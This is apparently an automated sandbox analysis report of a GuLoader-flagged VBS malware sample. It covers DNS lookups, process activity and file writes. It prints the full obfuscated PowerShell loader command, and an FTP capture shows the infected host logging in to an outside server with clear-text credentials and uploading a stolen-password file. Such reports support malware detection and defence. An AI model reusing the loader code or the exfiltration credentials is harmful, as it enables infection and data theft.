Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 29, 2022 18:34:32.433917046 CET	192.168.11.20	1.1.1.1	0x7526	Standard query (0)	qwedft.gq	A (IP address)	IN (0x0001)	false
Nov 29, 2022 18:34:38.424631119 CET	192.168.11.20	1.1.1.1	0x2534	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Nov 29, 2022 18:34:46.357691050 CET	192.168.11.20	1.1.1.1	0x1eec	Standard query (0)	ftp.mcmprint.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 18:34:32.476682901 CET	1.1.1.1	192.168.11.20	0x7526	No error (0)	qwedft.gq		162.240.62.179	A (IP address)	IN (0x0001)	false
Nov 29, 2022 18:34:38.434093952 CET	1.1.1.1	192.168.11.20	0x2534	No error (0)	api.ipify.org	api.ipify.org.herokudns.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 18:34:38.434093952 CET	1.1.1.1	192.168.11.20	0x2534	No error (0)	api.ipify.org.herokudns.com		52.20.78.240	A (IP address)	IN (0x0001)	false
Nov 29, 2022 18:34:38.434093952 CET	1.1.1.1	192.168.11.20	0x2534	No error (0)	api.ipify.org.herokudns.com		3.220.57.224	A (IP address)	IN (0x0001)	false
Nov 29, 2022 18:34:38.434093952 CET	1.1.1.1	192.168.11.20	0x2534	No error (0)	api.ipify.org.herokudns.com		54.91.59.199	A (IP address)	IN (0x0001)	false
Nov 29, 2022 18:34:38.434093952 CET	1.1.1.1	192.168.11.20	0x2534	No error (0)	api.ipify.org.herokudns.com		3.232.242.170	A (IP address)	IN (0x0001)	false
Nov 29, 2022 18:34:46.629107952 CET	1.1.1.1	192.168.11.20	0x1eec	No error (0)	ftp.mcmprint.net		185.31.121.136	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- api.ipify.org
- qwedft.gq


FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 29, 2022 18:34:46.696629047 CET	21	49858	185.31.121.136	192.168.11.20	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:34. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:34. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:34. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 19:34. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Nov 29, 2022 18:34:46.696991920 CET	49858	21	192.168.11.20	185.31.121.136	USER klogz@mcmprint.net
Nov 29, 2022 18:34:46.729505062 CET	21	49858	185.31.121.136	192.168.11.20	331 User klogz@mcmprint.net OK. Password required
Nov 29, 2022 18:34:46.729799986 CET	49858	21	192.168.11.20	185.31.121.136	PASS l9Hh{#_(0shZ
Nov 29, 2022 18:34:46.780364990 CET	21	49858	185.31.121.136	192.168.11.20	230 OK. Current restricted directory is /
Nov 29, 2022 18:34:46.813596010 CET	21	49858	185.31.121.136	192.168.11.20	504 Unknown command
Nov 29, 2022 18:34:46.813944101 CET	49858	21	192.168.11.20	185.31.121.136	PWD
Nov 29, 2022 18:34:46.846718073 CET	21	49858	185.31.121.136	192.168.11.20	257 "/" is your current location
Nov 29, 2022 18:34:46.847259998 CET	49858	21	192.168.11.20	185.31.121.136	CWD /
Nov 29, 2022 18:34:46.879990101 CET	21	49858	185.31.121.136	192.168.11.20	250 OK. Current directory is /
Nov 29, 2022 18:34:46.880294085 CET	49858	21	192.168.11.20	185.31.121.136	TYPE I
Nov 29, 2022 18:34:46.912998915 CET	21	49858	185.31.121.136	192.168.11.20	200 TYPE is now 8-bit binary
Nov 29, 2022 18:34:46.913393021 CET	49858	21	192.168.11.20	185.31.121.136	PASV
Nov 29, 2022 18:34:46.946330070 CET	21	49858	185.31.121.136	192.168.11.20	227 Entering Passive Mode (185,31,121,136,233,124)
Nov 29, 2022 18:34:46.981738091 CET	49858	21	192.168.11.20	185.31.121.136	STOR PW_user-888683_2022_11_29_18_34_43.html
Nov 29, 2022 18:34:47.016505957 CET	21	49858	185.31.121.136	192.168.11.20	150 Accepted data connection
Nov 29, 2022 18:34:47.049491882 CET	21	49858	185.31.121.136	192.168.11.20	226-File successfully transferred 226-File successfully transferred226 0.033 seconds (measured here), 13.16 Kbytes per second
Nov 29, 2022 18:36:26.444715977 CET	21	49858	185.31.121.136	192.168.11.20	226 Logout.

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **7696**, Parent PID: **4860**

General

Target ID:	2
Start time:	18:33:27
Start date:	29/11/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\SIEM_PO00938467648.vbs"
Imagebase:	0x7ff7414d0000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **376**, Parent PID: **7696**

General

Target ID:	4
Start time:	18:33:28
Start date:	29/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c echo C:\Windows
Imagebase:	0x7ff687d50000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **380**, Parent PID: **376**

General

Target ID:	5
Start time:	18:33:28
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f8160000

File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6160**, Parent PID: **7696**

General

Target ID:	6
Start time:	18:33:33
Start date:	29/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Biliate = """LaABrdGedGa-StTDiyCopsteUn St-UdThoyAupepeWrDReeTrfPaiU snUmiRetCoiMaoFrnSv Sm'ReuSksUniFunCogKn ToSPhyPrsJatNueSimst;viuSmsPriSknangIm PrSPlyEusGrtgueoemFo.ReRPuuConHutSoiFrmFrelI.JoIFo nSntSneLurCooPapJaSTreRerElvKuiticReeFesBr;AmpUpuKobsnlVoiDecAw sasRutRhajetaaiTecSv BrcEslFoaUnsVasLe EbTInuBaeBaiOurCeoKonPr1Ci Sh{Ti[PhDAfIUllBuIMimHapMaoAfrEutAn(ad`"""InuLusKieKarMe3Br2Si`"""Rr)Ri]GopMauFlbStlMeiTycSa AesKatInaHjtSmiSvcNe SteHoxattImeTerOpnNa GriBe nBrtNo YdDMieResTotEnrBroStyOvCspaMerMieCotKl(sn)Me;Sm[AfDEplLulReIenmFlpRdoHarEgtBr(Ov`"""MigAldMeiPl3In2Er`"""Te)Ce]tapEuuDrbCulMaiHjcAs LgsUdtTraBrtSqiercCo VieBexTetVeetrrHrnMa FoiBanArtHa StSBrcUdaGrlLaeSkWTeiScnSudReoBuwCrEVexChtstESuxKn(NoiFinKutSe MoDLnrIgiBefRa tPl,ReiAnnAltJu BeAUdmAmbMiuPalHeaAp,DiiFonKntSp juBpraSesVaoQu,MaiLenImtBa NoiAfaDagVrtPotSyaOv,ChiGenpltRe diVSaeTvjSimboaSotAn1 Un5Fr8Ud,GiiTinSttEr YeMSucSlgKurSk)Eg;Ak[KuDDilBulImIRdmAmpAnoVarPrtFr(Sk`"""SvkSqeRorpinFleRelPa3Ov2as`"""Tr)Wo]hepMeuRobBalFriLucRe HysMitFoaUntTaiTmcJa aneDexMitKueSarBlnOi ReiFanSutov drHDeeStaBapBlSBeiSpzBaeKo(StiUnnDitOu YcPKerBroUrpRe,PhiSonxatCl AiANodStrCheFos Ov,ViiDenJutDi MuTlmoWerArtInrfriPo)Mo;Co[SlDOplSalSplApmunpReoSjrRotKo(wh`"""JgsSchdieBilShlko3Ge2re.VadUflOmlUn`"""St)Un]BepPauSlbOslBeiUn cAs MasMntSyaLetFriTrcpr NoeVixRatFoeRerWenun SevEnofuiTrdRh PaDterFlaFigMeFCiiEnnStiKasBehMi(EsiBonSutPo OpOMumPldSerGe)Ba;Ej[SpD FalBelMeILimhepFroUdrGutAu(Je`"""mawSkifanTemNumIn.ApdKolBolFl`"""Fu)Ho]ScpOvuPrbMdlViiAlcBa BosSatAsaHotLiiFocSi VeeNoxLutHaeBirJenLa HoiennNatGu ArmtjiHoxSceDarTrGSwejotCoDTreFivSuCKeaMipqusSu(SkiBlnCitCh BeNPriBrtSerUd,UditinCotJo VaFaseEwlOb,ThivinQutEo NoAPhfAfsXi9 Im3Bl)Ta;Ls[ChDCulCalHaIPumCiplcoFarRetSl(Be`"""RekGleTrrhinAteSilEk3Sa2ur`"""Ti)De]PapFeuDrbFolOpiLkcTn BusAbtSyaUdtMeiSocfr CoeImxFatMoeFr rnanto triMenTotAl KaLUdoEscAskQuRosepasphoOvuForJucApeph(RoiAfnCotTe VeLExeSoiUn)Ir;Un[ReDPilIwlOyILammipShoStrFatCr(Bo`"""FlkAue CervanToeJelAv3Pl2Re`"""Se)Co]UnpAnuCobOplFoilacLa CasrotOpaUntMuiKacTi WieKnxEntReeUdrTrnTr AriPonIntSl PiVIniStrpetrauAcaTilvaATelBelCloTh cFa(TriStnSotWi GevGr1Sk,SmiLunThtOr CavBl2Ne,KeiStnCotBy Hevdr3pa,HeiGanUptku SvvCa4In)pr;Py[DrDMaIlnlPrIBrmHepPloKnrPttba(Ho`""" CrAUnDBeVAIAToPanICr3St2Ph.WaDBeLSaLCi`"""To)Un]StpTiuRebSylPuiEncFo CosMotUnaUntHuiAtcst MeeMixDotOfeAdrInnRo SuvBeoUpiVidTi CiMT raBipBeGAteOenSleGlrPriBrcCoMFiaUnsAnkVn(SaiSknMetPe PlBInrTriOdnObkIr,DoiDenQutRu CaMChiUddtitKnsSn)In;Ov[TrDRelSelFuIUnmRipGoosu rOmtSc(Ve`"""BrkVaeMerManPeeSkISt3Co2In`"""ef)Ce]BepKouMybKolLbiCocUn EdsGatKuaTetKoiaacLu NoeVexPrtNeeUnrAnnCy PrISenLvtPlPFotBorkr ScEGanSuumemfuSChyFrsPotBeeOomFjLGuoFlcSraNelGaeVosPrWUn(PauDiiEynSttPe GrvEx1ma,PsiHanKotEn KovGr2Ha)Et;Om[OoDrhlDilFIlsumEnpS koOvrTrtSp(St`"""ObkEdeElrRenTaeDalDi3Sc2Di`"""Si)Ni]FopChuTlbDalCaiAlcLi SmsNytvaaretPriSucTr LueBexGatTreGerManbr ReiGunentAn UnSGieUntTiT EnhPorBieSoaVadEmABlfPafPaiChnFeimitSpySlMPraNisBrkab(CeiNgnCatCr teRBeedebOuuFoiAfIUn,BriSlnFitBa SuSTeeAnmHeiDasRr)Ho;Ba[TrDTrlS plVaIMamSapMaoCortitPr(Ud`"""StuNosKoeJorEl3En2Sp`"""St)Bu]chpReuBlbGulFliCacUn OusOutScaUntGoiRecor SteabxArtcheSerBunFo PoiRenJotMi SpSKoeAftJuMEmeInnReuBjIPrtFieStmXeIHongefFeoSi(OpiTrnmotSu ReCRhaBlbBrrSoiSk,AaiDonSktDo reOTepFiaNolUt,UniBunSutFl ClHskaFoaEn,whiHinS ptIn GaARemCopFluPr)Ti;Ge}As'Et;Sp`$SpTPtuDueudiKorTooTonPi3Lu=Oo[JgTShuAueAuiFrrAcoovnRe1Bi]Ac:Do:LiVAnikdrBltniuSwaNoIWeAStldelN ooFocFo(Va0Co,Dr1Un0Ha4An8In5Un7Im6He,aI1En2Pr2Ek8St8Gu,Bl6Co4Un)Pe;Ro`$ProFurUpnSaiBetTrhProAasChaBruDarTiiEsaSlnKi=Fi(EkGReeustDe-PrlDetBeeRemSkPGurPloPipReeStrSktMiyOt Ej-JePVeaMatrehTr Sn'EfHPrKTrCuaUSp:Vi\DePgoeMidpnaMigunoOvgCl\ReDCaeVofHmiIbbZerHaiFolSo lcoaBatRaiChoPunoveBlnDosMo'Sk)Le.CaELilPluFrtFoiPyoFrnQu;ir`$PoiTanPotGouCurBinHveSidAl Po=sp er[PrSAeyKosIntUneTymTi.LuCGaoUbnDa vTheAarIntNe]Ox:Zi:ApFGurMuoCamSoBAwaResFreHo6Sa4StSNitLnrUniGunUngFo(St`$ApobjrAunCrIntCohUnoPosUnaKeuMarAniNoaUnnAr)Fo;Sk[TrSEj yAfsVitWaeTimre.GeRGnuFonUntStiKrmUneJo.trILenSatHeeGorsioLopSeSSteDarchvMeiBicBoeEssAj.FeMBraAprNjsFohUnaUnlBa]Me:Ov:haCUdoBrpFjy Br(Ne`$DaiKanBetSluAnrOmnLgePidRe,Sc Fe0yo,Su Na Ko`$PeTMuuUneLiizirEmoannin3Do,Ci Pl`$RiiXanMitSpuSorThnTeeRedMa.SocAloStuRhnKots p)Ta;Un[FaTKouveeLsifarNooPrnFr1st]Be:Dy:EsEManNouUnmboSUnyTisAstDieMomViLTeoBecDeaUrlBueUnsNoWUn(Po`$AbTPruSyePriAurSkoSinPr3Sk,U k St0Ha)Ug#Sm;""";Function Tueiron4 { param([String]$sheikdmmerne); For($circumtropical=2; $circumtropical -lt $sheikdmmerne.Length-1; $circumtropi cal+=(2+1)){ $Driblende = $Driblende + $sheikdmmerne.Substring($circumtropical, 1); } $Driblende;}$Reptilious0 = Tueiron4 'DaIKgEtiXSk ';$Reptilious1= Tueiron4 $Biliate;&$Reptilious0 $Reptilious1;;
Imagebase:	0x910000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.86815709366.0000000009330000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ch5v15x.nhz.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_casrbuj4.tcb.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D773263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D773263	unknown
C:\Users\user\AppData\Local\Temp\0j5ctfzr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BC7AC39	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C608792	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ch5v15x.nhz.ps1	success or wait	1	6C60E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_casrbuj4.tcb.psm1	success or wait	1	6C60E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.err	success or wait	1	6C60E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.out	success or wait	1	6C60E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.cmdline	success or wait	1	6C60E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.tmp	success or wait	1	6C60E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.dll	success or wait	1	6C60E04E	DeleteFileW
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.0.cs	success or wait	1	6C60E04E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ch5v15x.nhz.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6C609B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_casrbuj4.tcb.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6C609B71	WriteFile
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.0.cs	0	1052	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 54 75 65 69 72 6f 6e 31 20 7b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 75 73 65 72 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 44 65 73 74 72 6f 79 43 61 72 65 74 28 29 3b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 67 64 69 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 53 63 61 6c 65 57 69 6e 64 6f 77 45 78 74 45 78 28 69 6e 74 20 44 72 69 66 74 2c 69 6e 74 20 41 6d 62 75 6c 61 2c 69 6e 74 20 42 61 73 6f 2c 69 6e 74 20 69 61 67 74 74 61 2c 69 6e 74 20 56 65 6a 6d	using System;using System.Runtime.InteropServices;public static class Tueiron1 {[DllImport("user32")]public static extern int DestroyCaret();[DllImport("gdi32")]public static extern int ScaleWindowExtEx(int Drift,int Ambula,int Baso,int iagtta,int Vejm	success or wait	1	6C609B71	WriteFile
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 30 6a 35 63 74 66 7a 72 5c 30	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0j5ctfzr\0	success or wait	1	6C609B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.	success or wait	1	6C609B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE$zYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C609B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6C609B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D77099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D77099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D77099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D77099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D6C62DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D77D97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D77D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D77D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D6C62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6D6C62DE	ReadFile
